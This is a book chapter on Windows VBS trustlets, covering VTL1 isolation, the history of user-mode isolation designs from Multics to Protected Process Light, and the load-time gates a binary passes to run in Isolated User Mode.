CHAPTER 7

VBS Trustlets

TRUST-CHAIN LEDGER

INHERITS	VTL1 isolation. A hypervisor-managed second world whose pages no VTL0 token can map, enforced per-VTL by SLAT (Chapter 6, The Secure Kernel); and that same chapter's Secure Kernel (`securekernel.exe`), the VTL1 ring-0 scheduler this chapter's user-mode code runs under.
PROMISE	A user-mode binary runs in VTL1 (Isolated User Mode) only after passing five load-time gates, and once it does, its pages are unreadable from VTL0 (including by a SYSTEM kernel write primitive) because the hypervisor refuses the VTL0→VTL1 translation.
TCB	The hypervisor, the Secure Kernel, and the trustlet's own identity proof: two signing EKUs at Signature Level 12, the `.tpolicy/s_IumPolicyMetadata` section, and the runtime Trustlet Instance GUID. The NT kernel the attacker can own is explicitly *outside* it.
ADVERSARY → BREAK	VTL0 still owns three surfaces the Promise does not cover. The secure-call interface it parses inside VTL1 (`IumInvokeSecureService`), the agent RPC channel that *uses* the secret, and the substrate (Secure Boot, firmware, signing keys) the five gates rest on. The Promise covers *memory isolation*, not *use*, *liveness*, or *substrate*.
RESIDUAL	Agent-side credential *use* (Pass-the-Challenge against `lsass.exe`) → Credential Guard (Chapter 15); HVCI policy correctness → Code Integrity (Chapter 8); the hypervisor and SLAT themselves → Above Ring Zero (Chapter 9); substrate trust (Secure Boot, firmware) → Secure Boot (Chapter 1).

BEQUEATHS	The trustlet execution model (a five-gate VTL1 user-mode process plus its VTL0 agent) that Credential Guard (Chapter 15) and the Hyper-V vTPM trustlets stand on. Does NOT provide: liveness (VTL0 can DOS VTL1 by design), protection for what the agent *does* with the secret, a third-party inbox-trustlet path (use VBS Enclaves), or anything once the substrate falls.
PROOF	○ documented: Ionescu's Black Hat 2015 reverse-engineering for the five gates and Trustlet IDs 0–3 [277] Microsoft Learn for IUM and Credential Guard [310] [311] Quarkslab for IUM debugging [312] Amar & King (Black Hat 2020) for the secure-call floor [295]. No fresh ✓ lab capture in this chapter.

The Reasoner's question. Which binaries get into VTL1 user mode, what gates do they pass, what do they do once they are there, and where does that protection stop?

▪ **FOUNDATIONS — VOCABULARY THIS CHAPTER ASSUMES**

- **VTL0 / VTL1 and the Secure Kernel (established in Chapter 6).** Virtual Trust Levels are the hypervisor-managed privilege axis beside ordinary ring 0/ring 3; VTL1 is the secure world whose pages VTL0 cannot map, and the Secure Kernel (`securekernel.exe`) is its VTL1 ring-0 scheduler. The Secure Kernel chapter (Chapter 6) owns that boundary; this chapter assumes it and asks what runs *above* it, in VTL1 user mode.
- **Trustlet / IUM process.** A user-mode process in VTL1. It is not protected merely by ACLs or PPL; VTL0 cannot map its pages because the hypervisor refuses the translation.
- **Agent.** The ordinary VTL0 process that speaks to a trustlet: `lsass.exe` for `LsaIso.exe`, `vmwp.exe` for `vmsp.exe`, and analogous brokers for other isolated services.
- **Signing gates.** Inbox trustlets require Microsoft-controlled code-signing properties, including the IUM EKU, because VTL1 user mode is not an arbitrary third-party plugin model. VBS Enclaves are the later third-party cousin, not the same thing.

Chapter claim.

Trustlets are the confirmed user-mode processes Microsoft loads in Virtual Trust Level 1 when a binary passes five gates: a secure-process attribute,

> Microsoft-controlled signing EKUs at Signature Level 12, a `.tpolicy` PE section containing `s_IumPolicyMetadata`, a Trustlet Instance GUID, and the stripped-down IUM loader path. The public, named trustlets include the 2015 roster: the Secure Kernel Process (ID 0), `LsaIso.exe` (ID 1), `vmsp.exe` (ID 2), and the vTPM provisioning trustlet (ID 3). Newer Windows features such as Enhanced Sign-in Security (documented as VBS-isolated) and Administrator Protection (a documented new security boundary whose VBS/IUM relationship is not public) extend the same isolation philosophy, but their binary names, Trustlet IDs, and exact implementation surfaces are not publicly documented as trustlets. This chapter keeps those epistemic states separate: **confirmed** trustlets where the ID and binary are on record, **documented-not-public** VBS-isolated features where Microsoft documents the boundary but not the implementation object, and **inferred** relationships only where public architecture makes the inference explicit.

Four locked rooms

It is 3:14 a.m. and a red-team operator on a fully patched Windows 11 25H2 box has, after eight hours of careful work, achieved the prize: a SYSTEM-privilege write primitive in the NT kernel. For two decades, the credential-theft decade the Mimikatz chapter (Chapter 14) documents, that has been the moment when the engagement ends and the report writes itself. SYSTEM in the kernel meant every process, every page, every secret. Game over.

It is not game over.

The operator's target list has four items on it. The NTLM hashes (the Death of NTLM chapter, Chapter 16) and Kerberos Ticket-Granting Tickets that used to sit directly in `lsass.exe`. The user's face template or matcher state in the Windows Hello (Chapter 20) Enhanced Sign-in Security pipeline. The just-in-time admin token that Administrator Protection issued thirty seconds ago. The keys of the four Hyper-V virtual machines running on the box, including the one hosting the user's corporate VPN. Four assets, but not four equally public implementation records. `LsaIso.exe` and `vmsp.exe` are confirmed trustlets with published Trustlet IDs. The vTPM provisioning trustlet is confirmed by the published ID/capability split. ESS is documented as a VBS-isolated boundary; Administrator Protection is a documented new security boundary whose relationship to VBS/IUM is not on the public record. For both, the exact binary names and Trustlet IDs are not public.

The precise claim is therefore narrower and stronger than the casual one. Confirmed trustlets run in a different kernel from the one the operator just compromised, on a different virtual trust level enforced by a hypervisor running

underneath both. Some newer features route sensitive decisions through VBS services without Microsoft publishing whether the implementation object is a classic IUM process, a VBS Enclave, or another isolated component. The operator owns the NT kernel; the NT kernel does not automatically own the VTL1 memory that confirmed trustlets use. That sentence is what changed in 2015, and the rest of this chapter is what it actually means.

This is not "Microsoft hid the memory better." It is not obfuscation, not a clever access-control rule, not a kernel mitigation that the next CVE will erase. It is an architectural relocation: for confirmed trustlets, the user-mode process holding the secret no longer lives in the operating system the attacker compromised; for newer VBS-backed features, the documented sensitive boundary is likewise outside ordinary VTL0 memory even when the exact implementation object is unpublished. The hypervisor refuses to map VTL1-only pages into Virtual Trust Level 0 ("VTL0"), and the operator's kernel is in VTL0.

> ▸ **KEY IDEA** A SYSTEM kernel write primitive no longer implies every Windows security secret is memory-readable. For confirmed trustlets, the boundary is a named VTL1 IUM process. For ESS and Administrator Protection, the public claim is VBS-backed isolation, not a published Trustlet ID.

The aim is concrete: explain trustlets at the level of "what does `LsaIso.exe` actually do, how is it built, how does it talk to the rest of the system, and where does the model end." Not at the level of "VBS isolates them." Where the public record runs out (some trustlet binary names and IDs are not on Microsoft's published list as of mid-2026), this chapter says so, and shows what the actual records look like instead of inventing replacements.

So how does a user-mode process become unreachable from SYSTEM-in-the-NT-kernel? The answer is not new. It begins, like much of operating-system security, at MIT in the early 1970s.




Figure 7.1: The moving privilege ceiling, 1972–2026. Each generation a different answer to where trusted user-mode code lives, from Multics rings through L4 and seL4's proof to Windows 10's VTL1 trustlets.

The user-mode-in-a-higher-privilege problem

In March 1972 Michael Schroeder and Jerome Saltzer published a paper in the *Communications of the ACM* describing an unusual machine. The Multics team at MIT had been wrestling with a question that does not, at first glance, sound like a security question. What should happen when a user program calls a password-checking routine that needs to read the system password file? The user program must not be allowed to read that file directly. The routine must be allowed to read

it. The two pieces of code run in the same process. How does the machine know which one is asking?

Schroeder and Saltzer's answer was eight hardware-enforced rings of privilege, with each segment in memory carrying a *ring bracket* in its descriptor word, and with cross-ring calls validated automatically by the hardware [313] [314]. The hardware that shipped this design was the Honeywell 6180 in 1973 [315]. The pattern matters more than the gear. Some user code needed to run with more privilege than its caller and less privilege than the kernel. Multics arranged eight such layers from user code at the outermost ring down to the supervisor at ring 0 [313].

Trusted Computing Base (TCB). The set of hardware, firmware, and software whose correct operation is necessary to enforce a security policy. If any component of the TCB can be subverted, the policy can be subverted. The smaller the TCB, the easier it is to audit; the larger it is, the more places an attacker can find a foothold.

A few years later at Carnegie Mellon, William Wulf, Roy Levin, and the Hydra team took a different swing at the same problem. Hydra was a capability-based, object-oriented microkernel that ran on the C.mmp multiprocessor between 1971 and 1975 [316]. Where Multics multiplied rings, Hydra multiplied *vocabulary*: every protected resource was an object addressable only through capability tokens, and security-critical subsystems lived not inside the kernel but as user-mode capability-holders trusted by the kernel to enforce their own policy. Levin et al.'s 1975 SOSP paper "Policy/Mechanism Separation in HYDRA" gave the design its slogan, and that slogan has outlived the system that produced it [317].

> ▪ **SIDENOTE** Hydra's "policy versus mechanism" phrasing still appears verbatim in modern object-capability literature, in the design discussion of WebAssembly's component model, and in seL4's published rationale.

For two decades the L4 family answered "but is this fast enough to be practical?" Jochen Liedtke's 1993 prototype, hand-coded in i386 assembly, ran inter-process communication twenty times faster than Carnegie's Mach microkernel [318]. His 1995 SOSP paper "On µ-Kernel Construction" was inducted into the ACM SIGOPS Hall of Fame in 2006 and is the foundational statement of the minimal-kernel, maximal-user-mode-trusted-services design. By 2010, OKL4, a commercial L4 derivative, had shipped in over one billion mobile devices [318].

Microkernel. A kernel design that pushes as much functionality as possible out of kernel mode and into user-mode "servers" that communicate via inter-process

calls. Filesystem code, networking stacks, even device drivers can run as user-mode processes. The kernel itself shrinks to a few thousand lines of code that schedule processes, route messages, and enforce memory isolation, and nothing else.

In 2009 the lineage reached an end that nobody had reached before. Gerwin Klein, Kevin Elphinstone, Gernot Heiser and the NICTA team published *seL4: Formal Verification of an OS Kernel* at SOSP, reporting a machine-checked proof of functional correctness from a formal specification down to the C implementation [319]. seL4 was open-sourced in July 2014 [320] the seL4 Foundation's About page states plainly that seL4 stands out because of its thoroughgoing formal verification [321]. A kernel of about 8,700 lines of C, formally verified from specification to C implementation, with sub-microsecond inter-process calls.

Schroeder and Saltzer asked it for hardware rings. Hydra asked it for capabilities. Liedtke asked it for inter-process speed. Klein and Heiser asked it of formal logic. The question stayed the same: how do you let some user-mode code hold a secret that some other code in the same machine is not allowed to read, when both pieces of code are scheduled by the same kernel? The Multics answer was rings. The Hydra answer was capabilities. The L4 answer was a tiny kernel plus IPC. The seL4 answer was a tiny kernel plus IPC, plus a proof.

The Microsoft answer, in July 2015, was a hypervisor.

▶ **WALKTHROUGH — THE LINEAGE AS A MOVING PRIVILEGE CEILING** Read the timeline from left to right as a series of attempts to answer one exact question: where do you put code that is trusted to handle a secret but is too large, too protocol-heavy, or too changeable to live comfortably inside the most privileged kernel? Multics answers by slicing one address space into hardware rings; the password-checking routine can execute inside an inner bracket while its caller stays outside it [313]. Hydra answers by giving user-mode servers unforgeable capabilities and making the kernel a mechanism provider rather than a policy encyclopedia [317]. L4 and seL4 answer by making IPC fast enough, and later verified enough, that a security server outside the kernel can still be part of the TCB [318] [319]. Windows NT originally chooses the simpler two-ring model: user mode and kernel mode. Vista Protected Processes, AppContainer, and PPL then try to recover intermediate trust levels inside that model, but the NT kernel remains the enforcer. VBS changes the ceiling. The trusted user-mode code moves not merely to a higher signer level but to VTL1 user mode, beneath a different kernel and behind hypervisor-owned SLAT entries [322] [312]. VBS Enclaves later expose a similar isolation shape to third-party DLLs, while Administrator Protection appears to reuse the same VBS-era design instinct for transient admin tokens, although Microsoft has not publicly named its implementation surface [280] [323].

If the architectural answer was already in the 1970s academic literature, why did Microsoft wait until 2015 to ship it on Windows? Because three earlier attempts to ship user-mode isolation on Windows (under three different names, in three different decades) each failed in the same way.

Three tries before trustlets

Before 2015 Microsoft tried three times to ship user-mode isolation on Windows. All three shipped in production. All three failed in the same way. They were useful when the attacker lived *below* the NT kernel's authority: a media process resisting an ordinary debugger, a Store app fenced into a capability set, an administrator process blocked from casually opening LSASS. They stopped being boundaries the moment the attacker controlled the component that evaluated the boundary.

That distinction is the whole reason this history belongs in a trustlet chapter. Vista Protected Processes, AppContainer, and PPL are not embarrassing false starts; each one solves a real problem at the layer it was designed for. The mistake is to ask one of them to solve the stronger problem VBS was built for: keep a secret from a malicious or compromised VTL0 kernel. The three mini-case-studies below therefore have the same structure. First, identify the enforcer. Second, identify the asset. Third, ask whether the attacker is allowed to compromise the enforcer. If yes, the design may still be valuable defense-in-depth, but it is not a trustlet-class boundary.

2007: Vista Protected Processes

Windows Vista introduced *Protected Processes* in January 2007. The motivation was not credential security; it was Digital Rights Management. The Protected Media Path required a set of binaries (`audiodg.exe`, `mfpmp.exe`, and a handful of others involved in Blu-ray playback) whose memory non-protected processes could not read, whose threads could not be debugged from outside, and whose DLL imports could not be hijacked at runtime [324]. The kernel enforced these rules by refusing to grant the relevant access masks (`PROCESS_VM_READ`, `PROCESS_VM_WRITE`, `THREAD_ALL_ACCESS`) to handles requested from non-protected processes.

The mechanism was elegant. The threat model was not. Alex Ionescu announced in January 2007 (within weeks of Vista's general availability) that he had developed a bypass method for the Protected Media Path [324]. The same NT kernel that enforced the protection was the kernel an attacker would compromise

to bypass it. A signed kernel driver, or any of the long stream of subsequent kernel vulnerabilities, would walk straight through.

2012: AppContainer and the LowBox token

Windows 8 introduced AppContainer process isolation in October 2012, originally to support Windows Store apps (later unified as the Universal Windows Platform in Windows 10) [325]. Each AppContainer process ran with a *LowBox* token: a low-integrity primary token plus a SID, plus a set of named capabilities (`internetClient`, `picturesLibrary`, and so on), plus a per-AppContainer named-object subtree under `\Sessions\<N>\AppContainerNamedObjects\<SID>`. The NT kernel checked the SID against object DACLs at every object access, denying access by default and granting it only where the AppContainer's declared capabilities matched the requested operation.

This is a Hydra-style capability lattice bolted onto NT's existing access-control system. It is a useful sandboxing primitive for *untrusted* code, and modern browsers (the Edge renderer, the Chromium sandbox) consume it for exactly that purpose. It is not a defense against an attacker who already has kernel code execution. In August 2018 James Forshaw at Google Project Zero published an exploit for Issue 1550 that turned the AppContainer named-object namespace itself into an arbitrary-directory-creation primitive [326]:

> The AppInfo service... calls the undocumented API CreateAppContainerToken... As the API is called without impersonating the user... the object directories are created with the identity of the service, which is SYSTEM.

A low-integrity caller could direct that SYSTEM-owned creation at any directory it pleased and use the result to elevate. The lattice held; the lattice's *enforcer* did not. AppContainers continue to ship, doing their actual job (sandboxing untrusted code) reasonably well. They were never going to answer the trustlet question (isolating trusted code from a compromised kernel) because they are NT-kernel-enforced.

2013: Protected Process Light (PPL) and `RunAsPPL`

Windows 8.1 generalized the Vista mechanism into a *signer-level lattice*. Each protected process now had a two-dimensional protection level: a signer (`PsProtectedSignerWinTcb`, `PsProtectedSignerWindows`, `PsProtectedSignerAntimalware`, `PsProtectedSignerAuthenticode`, others) and a protection type (`PsProtectedTypeProtectedLight` or `PsProtectedTypeProtected`). Higher-signer processes could manipulate lower-signer ones; same-signer processes could not see across the line. The first canonical use case was anti-malware services that registered an Early Launch

Anti-Malware (ELAM) driver and then ran their user-mode service as a Protected Process Light [327].

Protected Process Light (PPL). A Windows 8.1 process attribute that constrains which other processes can request high-privilege access to it. PPL extends the Vista Protected Process mechanism with a signer-level lattice (WinTcb > Windows > Antimalware > Authenticode > None) and a protection type. The NT kernel enforces the rules. LSASS running as a PPL is the canonical use case, exposed to administrators via the `RunAsPPL` registry value [328]. The Protected Process Light chapter (Chapter 10) owns this mechanism in full; here it is the third and strongest of the three NT-kernel-enforced attempts that motivate trustlets.

Alex Ionescu's 2013 essay "The Evolution of Protected Processes Part 3" documented the resulting Signing Levels table: Signature Level 12 named "Windows," Level 13 "Windows Protected Process Light," Level 14 "Windows TCB" [329] [330]. That table is the load-bearing reference for every later trustlet design: every IUM binary on a 2026 Windows machine must satisfy *at least* Signature Level 12. Microsoft shipped LSASS-as-PPL ("LSA Protection," exposed through the `RunAsPPL` registry value under `HKLM\SYSTEM\CurrentControlSet\Control\Lsa`) as the canonical example: a way to keep the lower-privileged half of an administrator's session from reading credential material out of LSASS memory.

It worked, for some values of "worked." It worked against pass-the-hash tools that ran as an ordinary administrator without a signed kernel driver. It did not work against an attacker willing to load any signed driver, and (as became clear in 2021) it did not work even from userland once the bypass class was identified.

In August 2018 James Forshaw, in the same Project Zero post that exposed the AppContainer issue, also documented a `DefineDosDevice` plus Known-DLL hijack technique. By creating a symbolic link in the NT object manager namespace that aliased a Known DLL section, an administrative caller could induce a target PPL process to load arbitrary code at the next image load [326]. In 2021 the researcher who blogs as itm4n weaponised the same primitive into `PPLdump`, a userland tool that dumped `lsass.exe` memory from an administrator command prompt with no kernel driver involved [328]. itm4n's writeup is honest about what this means:

> Like any other protection though, it is not bulletproof and it is not sufficient on its own, but it is still particularly efficient.

Microsoft closed the `DefineDosDevice` corner of this class in Windows 10 21H2 build 19044.1826, shipped in July 2022 [331]. That is eight years of mainstream PPL

deployment during which the LSASS-as-PPL credential boundary was bypassable without ring 0 access at all.

The pattern

Three primitives. Three different protection mechanisms. One common failure mode.

Mechanism	Year	Enforcer	Threat model	Defeated by	Status today
Vista Protected Process	2007	NT kernel	Untrusted user code reading DRM-protected media buffers	Signed kernel drivers; Ionescu Jan 2007 [324]	Superseded by PPL for non-DRM use
AppContainer / LowBox	2012	NT kernel	Untrusted store-app code escaping its capability sandbox	SYSTEM-owned directory creation via service impersonation [326]	Active for sandboxing untrusted code; not a trustlet substitute
Protected Process Light (`RunAsPPL`)	2013	NT kernel	Userland administrative attacker reading LSASS credential material	`DefineDosDevice` plus KnownDLL hijack; PPLdump 2021 [328]	Active as defense-in-depth; closed in build 19044.1826, July 2022
Isolated User Mode / trustlets	2015	Hypervisor + Secure Kernel	VTL0 kernel attacker reading user-mode secrets	Secure-call interface bugs; agent-side RPC residual [295]	Active; the subject of this chapter

Three rows, one diagnosis. Every NT-kernel-enforced isolation primitive shares the attacker's TCB. Improving the lattice the NT kernel enforces does not move the security ceiling, because the NT kernel itself can be compromised; once it is, any policy decision the NT kernel makes is the attacker's policy decision. Microsoft's own VBS hardware-requirements page admits the diagnosis verbatim:

> **Source note.**
> VBS uses hardware virtualization and the Windows hypervisor to create an isolated virtual environment that becomes the root of trust of the OS that assumes the kernel can be compromised.: Microsoft, OEM VBS hardware requirements [262]
>
> **LSA Protection is not a credential-theft countermeasure on its own.**
> `RunAsPPL` is useful defense in depth. It is not, and has never been, a substitute for Credential Guard. itm4n's 2021 PPLdump release was the proof for the userland

> half of that statement; signed-driver loaders are the proof for the ring-zero half. If your threat model includes a determined attacker with administrative rights, Credential Guard is the boundary; PPL is the speed bump in front of it [328].

If every primitive the NT kernel enforces shares the attacker's TCB, the kernel that enforces user-mode isolation has to be a *different* kernel. In July 2015 Microsoft shipped one.

July 2015: The hypervisor becomes the arbiter

On 29 July 2015 Microsoft shipped Windows 10 build 10240 [332]. Two new ideas shipped with it. The first was Hyper-V's hypervisor running *underneath* the NT kernel even on a laptop, not just on a server hosting virtual machines [333]: the arbiter the Above Ring Zero chapter (Chapter 9) treats in full. The second was a separate kernel running alongside the NT kernel, at a different Virtual Trust Level. Together those two ideas produce a substrate where the long-time equation "SYSTEM kernel write primitive equals every secret in user-mode memory" is no longer true.

Virtual Trust Level (VTL). Established in the Secure Kernel chapter (Chapter 6): a hypervisor-managed privilege axis on top of x86's ring 0 / ring 3, where each VTL has its own kernel and user mode, and higher VTLs can read lower-VTL memory but not the reverse. The one detail this chapter needs on top of that recap is the cap: the Hyper-V Top-Level Functional Specification reserves up to 16 VTLs; the current implementation defines `#define HV_NUM_VTLS 2` [322].

The Hyper-V Top-Level Functional Specification states the rule directly: *"VSM achieves and maintains isolation through Virtual Trust Levels (VTLs)... Architecturally, up to 16 levels of VTLs are supported; however a hypervisor may choose to implement fewer than 16 VTL's. Currently, only two VTLs are implemented"* [322]. The NT kernel runs in VTL0 ring 0; user-mode applications run in VTL0 ring 3. The Secure Kernel (Chapter 6) runs in VTL1 ring 0; trustlets run in VTL1 ring 3. Each VTL transition takes the CPU through a VMEXIT and back, with VMCS save and restore on each crossing [334].

> ▪ **SIDENOTE** The architectural cap of sixteen VTLs is in the published specification but is not deployed. Stocking the unused slots would require both hypervisor changes and a new design for who manages the additional kernel images. The two-VTL design is the entire shipped product.

Quarkslab's reverse-engineering team put the practical consequence in one sentence in their IUM-debugging writeup: *"VTL0 is the Normal World, where the traditional kernel-mode and user-mode code run in ring 0 and ring 3, respectively. On top of that, a new world appears: VTL1 is the privileged Secure World, where the Secure Kernel runs in ring 0, and a limited number of IUM processes run in ring 3. Code running in VTL0, even in ring 0, cannot access the higher-privileged VTL1"* [312].

That sentence is the architectural fact the whole chapter rests on. The hypervisor configures each guest physical page's permissions on a per-VTL basis using the CPU's Second Level Address Translation tables. A page can be readable from VTL0 and VTL1, readable from VTL1 only, or readable from neither.

> **Margin note.**
> On Intel hardware, the per-VTL permissions are implemented with Extended Page Tables (EPT); on AMD they use Nested Page Tables (NPT). The hypervisor keeps the per-VTL EPT/NPT entries in its own memory, not in the guest's.

Second Level Address Translation (SLAT). Also established in Chapter 6: the hardware mechanism (Intel EPT, AMD NPT) that lets the hypervisor define page-level permissions per-VTL, independent of the guest's own page tables. The consequence this chapter leans on is sharp: a SYSTEM-privilege VTL0 attacker who edits the NT kernel's page tables cannot change the VTL1-side permissions, because those live in hypervisor-managed structures that VTL0 page-table writes do not touch.

> ▶ **WALKTHROUGH — WHAT HAPPENS WHEN THE VTL0 KERNEL TRIES TO READ A TRUSTLET PAGE** Start with an address inside `LsaIso.exe`. In an ordinary Windows process, the NT kernel could translate the process virtual address through that process's page tables, find the guest physical page, map it into a kernel virtual address, and copy the bytes. With VBS, the same first steps are not enough. The NT kernel is executing in VTL0, so the CPU's memory access is checked against the VTL0 view of the hypervisor's second-level translation. The guest page that backs the trustlet is marked VTL1-only in the hypervisor-owned EPT/NPT entry. VTL0 can invent a new PTE, patch EPROCESS, disable SMEP, or load a signed driver; none of those writes modifies the hypervisor's per-VTL permission entry. The access dies below the NT kernel. In the other direction, a VTL1 trustlet can read VTL0 request buffers because those pages are intentionally mapped with VTL1-readable permissions. That asymmetry (VTL1 can inspect VTL0, VTL0 cannot inspect VTL1) is the mechanical meaning of the Secure World [322] [312].

The VTL hierarchy is not symmetric. VTL1 code can read VTL0 memory; that is how a trustlet can dispatch the contents of an `lsass.exe` RPC request the moment after VTL0 wrote it. VTL0 code cannot read VTL1 memory under any condition the hypervisor permits. A kernel write primitive in VTL0 lets the attacker corrupt the NT kernel's data structures, modify drivers, and walk every VTL0 process's pages. The attacker can do every one of those things and not be one byte closer to the contents of `LsaIso.exe`.

Microsoft's IUM documentation at Windows 10 RTM named two trustlets explicitly: **Trustlet ID 0 = the Secure Kernel Process** (hosts Device Guard and Hypervisor-protected Code Integrity policy decisions), and **Trustlet ID 1 = `LSAISO.EXE`** (Credential Guard's isolated LSA, holding NTLM hashes and Kerberos Ticket-Granting Tickets out of VTL0 reach). Two more (IDs 2 and 3, covered later in this chapter under the Inbox Roster) also shipped on the RTM image and were enumerated a week later by Ionescu's Black Hat reverse-engineering [310] [277]. Microsoft Learn's IUM page introduces the vocabulary the rest of this chapter will use:

> Trustlets (also known as trusted processes, secure processes, or IUM processes) are programs running as IUM processes in VSM... With VSM enabled, the Local Security Authority (LSASS) environment runs as a trustlet.

A week after Windows 10 shipped, on 5 August 2015, Alex Ionescu walked into a Black Hat USA briefing room in Mandalay Bay and reverse-engineered the entire thing in front of an audience [335]. His talk, "Battle of the SKM and IUM: How Windows 10 Rewrites OS Architecture," is the canonical first public account of the trustlet model and the source from which Microsoft's own later documentation borrows terminology one for one [277]. Almost every concrete fact about the gates that follow (the syscall allow-list, the EKUs, the `.tpolicy` section, the Trustlet Instance GUID) traces back to that single deck.

Now we know what world a trustlet lives in. What architecturally *is* one?

The five gates

A trustlet is not a special process *class* the way a Protected Process is. It is an ordinary Portable Executable binary that has been loaded under five very specific conditions. Walk through them once and you will be able to recognize a trustlet in a `dumpbin /headers` listing. The status is mechanical, not categorical. Chapter 9 of *Windows Internals, Seventh Edition, Part 2* (Allievi, Russinovich, Ionescu, Solomon)

covers the same architecture from the kernel-team side as a reference complement to Ionescu's BH2015 reverse-engineering [336].

Trustlet. A Windows user-mode process that runs in Virtual Trust Level 1 user mode (ring 3 of the Secure World), scheduled by the Secure Kernel and isolated from VTL0 by Hyper-V's per-VTL SLAT enforcement. A binary becomes a trustlet only if it satisfies five very specific conditions: a process attribute, two signing EKUs at Signature Level 12, a `.tpolicy` PE section containing `s_IumPolicyMetadata`, a Trustlet Instance GUID bound at runtime, and a stripped-down loader path. Trustlets are sometimes also called "trusted processes," "secure processes," or "IUM processes" [310].

Isolated User Mode (IUM). The user-mode environment of Virtual Trust Level 1. IUM is, structurally, ring 3 of VTL1. Its inhabitants are trustlets; its kernel is the Secure Kernel; its system-call surface is approximately one-tenth of NT's. Quarkslab's IUM-debugging writeup describes IUM as the place where *"a limited number of IUM processes run in ring 3"* of VTL1; Microsoft's Win32 documentation describes the same architectural placement with different wording [312] [310].

Gate 1: the process attribute

VTL0 user-mode code cannot call `CreateProcess` and produce a trustlet. The Win32 API does not expose the necessary primitive. A trustlet is born via a direct `NtCreateUserProcess` syscall that carries a `PsAttributeSecureProcess` attribute with a 64-bit Trustlet ID. Only callers that already live in VTL1, or callers in VTL0 that hold a specific brokering capability, can request that attribute and have the Secure Kernel honor it [277].

This is intentional. The Win32 layering is one of the surfaces an attacker can compromise, so the trustlet boot path bypasses it. There is no "trustlet via shell": not for an administrator, not for SYSTEM, not for the Secure Kernel itself other than through the documented internal path.

Failure mode: if Gate 1 were only a user-mode convention, a VTL0 attacker could start a Microsoft-signed helper under ordinary process creation and then ask later components to treat it as isolated. The attacker would need control over process creation metadata or a broker that could forge `PsAttributeSecureProcess`. The Secure Kernel/NT creation path has to bind the requested Trustlet ID before the image is admitted to IUM; otherwise every later check would be answering the wrong question. What remains exposed is the authorized broker path: a legitimate agent can still request the operations Microsoft designed it to request, and those requests remain part of the VTL0 attack surface.

Gate 2: Two EKUs at signature level 12

The binary must be signed with a certificate chain that contains two specific Enhanced Key Usage identifiers, and the resulting Signing Level must be 12 or higher. From Ionescu's BH2015 deck (correcting a typo in the slide): *"They must have a Signature Level of 12... This means they must have the Windows System Component Verification EKU (1.3.6.1.4.1.311.10.3.6)... They must have the IUM EKU 1.3.6.1.4.1.311.10.3.37"* [277].

Enhanced Key Usage (EKU). An X.509 certificate extension that restricts which purposes a certificate can be used for. An EKU is an object identifier (OID); a code-signing certificate that claims an OID of `1.3.6.1.4.1.311.10.3.6` is asserting it is valid for the "Windows System Component Verification" purpose. The Windows code-integrity subsystem (`ci.dll`), whose internals the Code Integrity chapter (Chapter 8) owns, checks the requested EKU against the actual certificate at image-validation time and refuses to load the image if the EKU is missing or the certificate is not chained to a trusted root [329].

Both EKUs are required. The Windows System Component Verification EKU establishes the binary as a Microsoft-signed Windows component. The IUM EKU asserts the binary's *intent* to load as a trustlet. A PPL EKU may sit on top, layering the PPL signer-level check on the trustlet check, but the two-EKU minimum is what Signing Level 12 enforces.

Failure mode: if Gate 2 accepts an ordinary Microsoft-signed binary, the trustlet boundary becomes a Microsoft-binary allow-list rather than an IUM-intent allow-list. An attacker would not need to forge VTL1 code; they would need only to redirect the loader toward a signed component with a parsing bug, unsafe import pattern, or unexpected command surface. The code-integrity check therefore has two obligations: prove the publisher chain and prove the IUM EKU purpose. The residual exposure is beneath code integrity: Test Signing, a trusted test root, Secure Boot bypass, or signing-key compromise can still turn the gate into a rubber stamp.

> ▪ **SIDENOTE** The system-component EKU check is skipped when both Test Signing is enabled and the local machine trusts the Microsoft Test Root. That is the exact attack class Ionescu names verbatim in the BH2015 deck: "compromise the platform via Test Signing" disables the signing gate that defines trustlet identity.

Gate 3: the `.tpolicy` section and `s_IumPolicyMetadata`

Every trustlet image must contain a PE section named `.tpolicy` marked `IMAGE_SCN_CNT_INITIALIZED_DATA | IMAGE_SCN_MEM_READ`. The section must contain the symbol `s_IumPolicyMetadata`, a structure with three required components: a version byte set to 1, a 64-bit Trustlet ID that must match the one the process attribute requested, and a per-trustlet policy table containing entries for ETW (event tracing), debug permissions, crash-dump key release, and other trustlet-specific runtime knobs [277].

The Secure Kernel parses this section at load time via an internal routine the deck names `SkpspFindPolicy`. A binary with no `.tpolicy` section, or with one whose Trustlet ID disagrees with the process-attribute Trustlet ID, or whose version byte is anything other than 1, fails the gate. The Secure Kernel does not "infer" a trustlet identity; it reads it out of the binary the attacker would have had to sign.

